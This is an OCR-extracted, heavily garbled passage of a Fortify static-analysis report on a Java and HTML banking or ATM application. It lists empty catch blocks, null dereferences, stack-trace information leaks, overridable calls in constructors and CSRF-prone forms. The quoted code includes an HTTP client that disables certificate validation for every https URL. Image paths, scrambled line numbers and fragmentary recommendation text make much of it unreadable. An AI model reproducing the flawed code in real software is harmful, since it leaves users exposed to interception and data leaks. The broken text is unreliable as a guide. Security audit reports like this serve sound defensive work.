






```
Abstract:
                     testFormat.java main() 33
Sink:
                     testFormat.java:33 CatchBlock()
31
                              System.out.println("011231:" -
                     _DateTimeSub.parseFcbDateStrCCCMMDD("011231"));
                           catch (Throwable et)
33
34
_EjbMsg.java, line 230 (Poor Error Handling: Empty Catch Block) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                    Low
Kingdom:
                     Errors
Abstract:
                      _EjbMsg.java setLogOutput() 230
Sink:
                     _EjbMsg.java:230 CatchBlock()
228
                                       clXfos.close();
229
                                    catch (Throwable eh)
230
231
232
_ApMsg.java, line 249 (Poor Error Handling: Empty Catch Block) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                     Low
Kingdom:
                     Errors
Abstract:
                      ApMsg.java setLogOutput() 249
Sink:
                     _ApMsg.java:249 CatchBlock()
247
                                      clXfos.close();
248
249
                                    catch (Throwable eh)
250
                                    {
251
                                    }
_HostMsg.java, line 251 (Poor Error Handling: Empty Catch Block) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                    Low
Kingdom:
                     Errors
Abstract:
                      _HostMsg.java setLogOutput() 251
                     _HostMsg.java:251 CatchBlock()
Sink:
249
                                      clXfos.close();
250
251
                                    catch (Throwable eh)
252
253
PngData.java, line 126 (Poor Error Handling: Empty Catch Block) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                     Low
Kingdom:
                     Errors
Abstract:
                     PngData.java getImageData() 126
Sink:
                     PngData.java:126 CatchBlock()
124
                           }
125
126
                           catch (IOException e)
127
128
                           return null;
```








```
Abstract:
                    DataUtil.java cardReplace() 1222 Null
                    DataUtil.java:1222 Dereferenced: cardNo()
Sink:
1220
                      String rtnValue = cardNo;
1221
                      if (rtnValue == null) rtnValue = "";
1222
                      if (cardNo.startsWith("356064")) {
                       rtnValue = StringUtil.replaceAll(cardNo, "356064", "JC");
1223
1224
                      } else if (cardNo.startsWith("356365")) {
OracleSCSB_NoticeDAO.java, line 141 (Redundant Null Check) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
Kingdom:
                    Code Quality
Abstract:
                    OracleSCSB_NoticeDAO.java selectAllRow() 141 Null
Sink:
                    OracleSCSB_NoticeDAO.java:141 Dereferenced : mlVector()
                                mlOracleSCSB_Notice.UUID = mlRS.getString("UUID");
139
140
141
                                mlVector.add(mlOracleSCSB_Notice);
142
                             }
EatmQueue.java, line 51 (Redundant Null Check) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
Kingdom:
                    Code Quality
Abstract:
                    EatmQueue.java open() 51 Null
                    EatmQueue.java:51 Dereferenced: piQCF()
Sink:
49
                                else
50
                                {
51
                                   clQConn=piQCF.createQueueConnection();
52
                                }
53
                             }
```








```
272
                     _CalendarSub.java:271 java.io.PrintStream.println()
Sink:
269
                           catch (ParseException ex)
270
271
                              System.out.println("ParseException:" + ex);
272
_CalendarSub.java, line 333 (System Information Leak: Internal) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                       CalendarSub.java getNDayBefore() 333 println() println()
                     CalendarSub.java:333 Read ex()
Source:
                           catch (ParseException ex)
331
332
333
                              System.out.println("ParseException:" + ex);
334
335
                           Timestamp mlTsDate = new Timestamp(mlDdate.getTime());
Sink:
                     CalendarSub.java:333 java.io.PrintStream.println()
                           catch (ParseException ex)
331
332
333
                              System.out.println("ParseException:" + ex);
334
335
                           Timestamp mlTsDate = new Timestamp(mlDdate.getTime());
_CalendarSub.java, line 97 (System Information Leak: Internal) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                       CalendarSub.java getNowOneYearAfter() 97 println() println()
Source:
                     CalendarSub.java:97 Read ex()
                           catch (ParseException ex)
95
96
97
                              System.out.println("ParseException:" + ex);
98
                     _CalendarSub.java:97 java.io.PrintStream.println()
Sink:
                           catch (ParseException ex)
96
97
                              System.out.println("ParseException:" + ex);
98
_CalendarSub.java, line 233 (System Information Leak: Internal) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                       CalendarSub.java getNowNDayBefore() 233 println() println()
                     _CalendarSub.java:233 Read ex()
Source:
                           catch (ParseException ex)
231
232
233
                              System.out.println("ParseException:" + ex);
234
Sink:
                     _CalendarSub.java:233 java.io.PrintStream.println()
231
                           catch (ParseException ex)
232
233
                              System.out.println("ParseException:" + ex);
234
                           }
_CalendarSub.java, line 172 (System Information Leak: Internal) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                       _CalendarSub.java getNowNMonthBefore() 172 println() println()
```



```
Source:
                     _CalendarSub.java:172 Read ex()
170
                           catch (ParseException ex)
171
172
                             System.out.println("ParseException:" + ex);
173
                     _CalendarSub.java:172 java.io.PrintStream.println()
Sink:
170
                           catch (ParseException ex)
171
                             System.out.println("ParseException:" + ex);
172
                           }
173
```







<u> </u>	er workbook			DFOO
Kingdom:	Code Quality			
Abstract:	CalendarSub.java g	etNDayBefore() 335 N	Null	
Sink:	_CalendarSub.java:335 Dereferenced : mlDdate()			
333	System.out.println("ParseException:" + ex);			
334	}			
335	Timestamp mlTsDa	ate = new Timestamp(mlDd	late.getTime());	
336 337	return mlTsDate	;		
_CalendarSub.java	, line 236 (Null Derefere	ence) [Hidden]		
Fortify Priority:	High	Folder	High	
Kingdom:	Code Quality			
Abstract:	_CalendarSub.java g	etNowNDayBefore() 2	36 Null	
Sink:	_CalendarSub.java	:236 Dereferenced : r	nlDdate()	
234	_ }		V	
235				
236	Timestamp mlTsDa	ate = new Timestamp(mlDd	<pre>late.getTime());</pre>	
237				
238	return mlTsDate			
_CalendarSub.java	, line 175 (Null Derefere	ence) [Hidden]		
Fortify Priority:	High	Folder	High	
Kingdom:	Code Quality			
Abstract:	_CalendarSub.java g	etNowNMonthBefore()	175 Null	
Sink:	_CalendarSub.java:175 Dereferenced : mlDdate()			
173	_ }		V	
174				
175	Timestamp mlTsDa	ate = new Timestamp(mlDd	<pre>late.getTime());</pre>	

return mlTsDate;

176 177









```
Android NFC
Tips:
1. Script IT
3. Fortify RTA adds protection against this category.
_FormatSub.java, line 138 (System Information Leak) [Hidden]
Fortify Priority:
                                                   Folder
                                                                   Low
Kingdom:
                    Encapsulation
                      FormatSub.java format() 138 printStackTrace() printStackTrace()
Abstract:
Sink:
                     _FormatSub.java:138 printStackTrace()
136
                             catch (Throwable et)
137
138
                                et.printStackTrace();
139
                             }
140
                          }
_FormatSub.java, line 277 (System Information Leak) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
                    Encapsulation
Kingdom:
Abstract:
                      FormatSub.java format() 277 printStackTrace() printStackTrace()
Sink:
                     _FormatSub.java:277    printStackTrace()
275
                             catch (Throwable et)
276
277
                                et.printStackTrace();
278
                             }
279
                             //format
_FormatSub.java, line 101 (System Information Leak) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
Kingdom:
                    Encapsulation
Abstract:
                      FormatSub.java format() 101 printStackTrace() printStackTrace()
Sink:
                    FormatSub.java:101 printStackTrace()
                          catch (Throwable et)
100
                             et.printStackTrace();
101
102
                          }
103
                          return mlResult;
_FormatSub.java, line 118 (System Information Leak) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
Kingdom:
                    Encapsulation
Abstract:
                      FormatSub.java format() 118 printStackTrace() printStackTrace()
Sink:
                     catch (Throwable et)
116
117
1118
                                et.printStackTrace();
                             }
1119
120
FormatSub.java, line 422 (System Information Leak) [Hidden]
Fortify Priority:
                    Low
                                                   Folder
                                                                   Low
Kingdom:
                    Encapsulation
Abstract:
                      FormatSub.java format() 422 printStackTrace() printStackTrace()
Sink:
                     FormatSub.java:422 printStackTrace()
420
                          catch (Throwable et)
```











```
}else{
System.out.println("Attack failed");
}
}
Example 1 Attack successful! Attacker User validateUser() Java
Recommendations:
final final private
2 final
final class User {
private String username;
private boolean valid;
public User(String username, String password){
this.username = username;
this.valid = validateUser(username, password);
private boolean validateUser(String username, String password){
//validate user is real and can authenticate
}
public final boolean isValid(){
return valid;
}
final validateUser() private User validateUser() private
BS1002.java, line 343 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]
Fortify Priority:
                                                        Folder
                                                                          Low
                       Code Quality
Kingdom:
Abstract:
                      BS1002.java 343 BS1002
Sink:
                       BS1002.java:343 FunctionCall: setTLRID()
341
                         setSUBBRID("000");
342
                         setWSNO("1DCP1");
                         setTLRID("018889");
343
344
                         setBUSCOD("S1");
                         setIPCOD("1002");
HttpClient.java, line 39 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]
Fortify Priority:
                      Low
                                                         Folder
                                                                          Low
Kingdom:
                       Code Quality
Abstract:
                      HttpClient.java 39 HttpClient
Sink:
                       HttpClient.java:39 FunctionCall: disableCertValidation()
37
                                   if (piUrlName.indexOf("https:") != -1)
38
39
                                      disableCertValidation();
40
41
                                   URL olUrl = new URL(piUrlName);
PngTemplate.java, line 333 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]
Fortify Priority:
                       Low
                                                         Folder
                                                                          Low
Kingdom:
                       Code Quality
                      PngTemplate.java 333 PngTemplate
Abstract:
```




orting Bevelop				
Sink:	PngTemplate.java:333 FunctionCall: setProperty() boolean bkline = false;			
332	int s = 1;			
333	setProperty(c);			
334 335	irgb_map = new in	nt[bw * bh]; l < irgb_map.length; i++	. \	
	•			*117
BS5115.java, line	84 (Code Correctness: Co	nstructor Invokes Over	ridable Function) [H	idden]
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	BS5115.java 84 BS51	115		
Sink:	BS5115.java:84 FunctionCall: setTCC()			
82	setINPCOM1("000200000000000000");			
83	setCPSTS("80808080"); //HEX '80808080'X			
84	setTCC("A"); //'A'			
85	setMSGCODE("INQ"); //	''INQ'		
86	setSTATUS("00000000")	; //'0000000'		
BS1801.java, line	81 (Code Correctness: Co	nstructor Invokes Over	ridable Function) [H	idden]
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	BS1801.java 81 BS1801			
Sink:	BS1801.java:81 FunctionCall: setTLRID()			
79	setSUBBRID("000");			
80	setWSNO("1DCP1");			
81	setTLRID("028889");			
82	setBUSCOD("S1");			
i				

83

setIPCOD("1801");









/ CSRF CAPTCHA

HTTP Referer/Origin CSRF CSRF

Cookie ID Cookie CSRF ID Cookie

CSRF ID

XSS CSRF XSS

Tips:

1. Fortify Static Code Analyzer POST HTML XMLHttpRequest CSRF

```
atm1020p.htm, line 29 (Cross-Site Request Forgery) [Hidden]
Fortify Priority:
                                                                                                                                                                                                                                    Low
                                                                      Low
                                                                                                                                                                                Folder
Kingdom:
                                                                      Encapsulation
                                                                        atm1020p.htm 29
Abstract:
Sink:
                                                                      atm1020p.htm:29 null()
27
                                                                         background-position: left top;
28
                                                                        background-image: url(../../image_spring/bottom_right_bg.gif);"
                                                                      oncontextmenu="disableRightClick(event)"
                                                                      onload="javascript:initWindow();SetReaderType();MM_preloadImages('../../image_spring/b t_sys_login_ovr.gif','../../image_spring/bt_sys_confirm_ovr.gif','../../image_spring/b t_sys_reset_ovr.gif','../../image_spring/num1-1.gif','../../image_spring/num2-1.gif','../../image_spring/num3-1.gif','../../image_spring/num4-1.gif','../../image_spring/num5-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif','../../image_spring/num6-1.gif'
29
                                                                         <form name="TxnForm" method="post" action="../../atm1020s">
30
                                                                                          bgcolor="#FFFFFF">
31
```

atm1010p1.htm, lin	11010p1.htm, line 27 (Cross-Site Request Forgery) [Hidden]		
Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		
Abstract:	atm1010p1.htm 27 HTTP		
Sink:	atm1010p1.htm:27 Assignm	entStatement()	
25	<pre>function BackPage()</pre>		
26	{		
27	document.forms["TxnForm"].met	hod = "Get";	
28	document.forms["TxnForm"].a	ction = "//at	:m1010s";
29	document.forms["TxnForm"].sub	mit();	

	1 0 1/2
atm1010p.htm, line 2	9 (Cross-Site Request Forgery) [Hidden]
29	<pre>document.forms["TxnForm"].submit();</pre>
28	<pre>document.forms["TxnForm"].action = "//atm1010s";</pre>
27	<pre>document.forms["TxnForm"].method = "Get";</pre>
26	{


Folder Low Fortify Priority: Low Kingdom: Encapsulation atm1010p.htm 29 Abstract: Sink: atm1010p.htm:29 null() 27 background-position: left top; background-image: url(../../image_spring/bottom_right_bg.gif);" oncontextmenu="disableRightClick(event)" 28 onload="javascript:initWindow();SetReaderType();MM_preloadImages('../../image_spring/b t_sys_login_ovr.gif','../../image_spring/bt_sys_inquiry_ovr.gif','../../image_spring/n um_1_ovr.gif','../../image_spring/num_2_ovr.gif','../../image_spring/num_3_ovr.gif','.. ./../image_spring/num_4_ovr.gif','../../image_spring/num_5_ovr.gif','../../image_spring/num_6_ovr.gif','../../image_spring/num_7_ovr.gif... 29 <form name="TxnForm" method="post" action="../../atm1010s"> 30 bgcolor="#FFFFFF"> 31

page02.html, line 46	(Cross-Site Request Forgery) [H	idden]	
Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		
Abstract:	page02.html 46		
Sink:	page02.html:46 null()		
44			
45	<pre><body o<="" oncontextmenu="disableRigh</pre></th><th>tClick(event)" th=""><th>nload="javascript:MovieInitWindow();"> </th></body></pre>	nload="javascript:MovieInitWindow();">	



46	<pre><form action="//lio1040s" method="post" name="TxnForm"></form></pre>		
47	<pre><input id="idOsType" name="naOsType" type="hidden"/></pre>		
48	<pre><input id="idBrowserType" name="naBrowserType" type="hidden"/></pre>		
atm1010p1.htm, li	ne 56 (Cross-Site Request Forgery) [Hidden]		
Fortify Priority:	Low Folder Low		
Kingdom:	Encapsulation		
Abstract:	atm1010p1.htm 56		
Sink:	atm1010p1.htm:56 null()		
54			
55			
56	<form name="TxnForm"></form>		
57	<pre><input id="idCurrentVer" name="naCurrentVer" type="hidden"/></pre>		
58	<pre><input id="idIssuerBankNo" name="naIssuerBankNo" type="hidden"/></pre>		



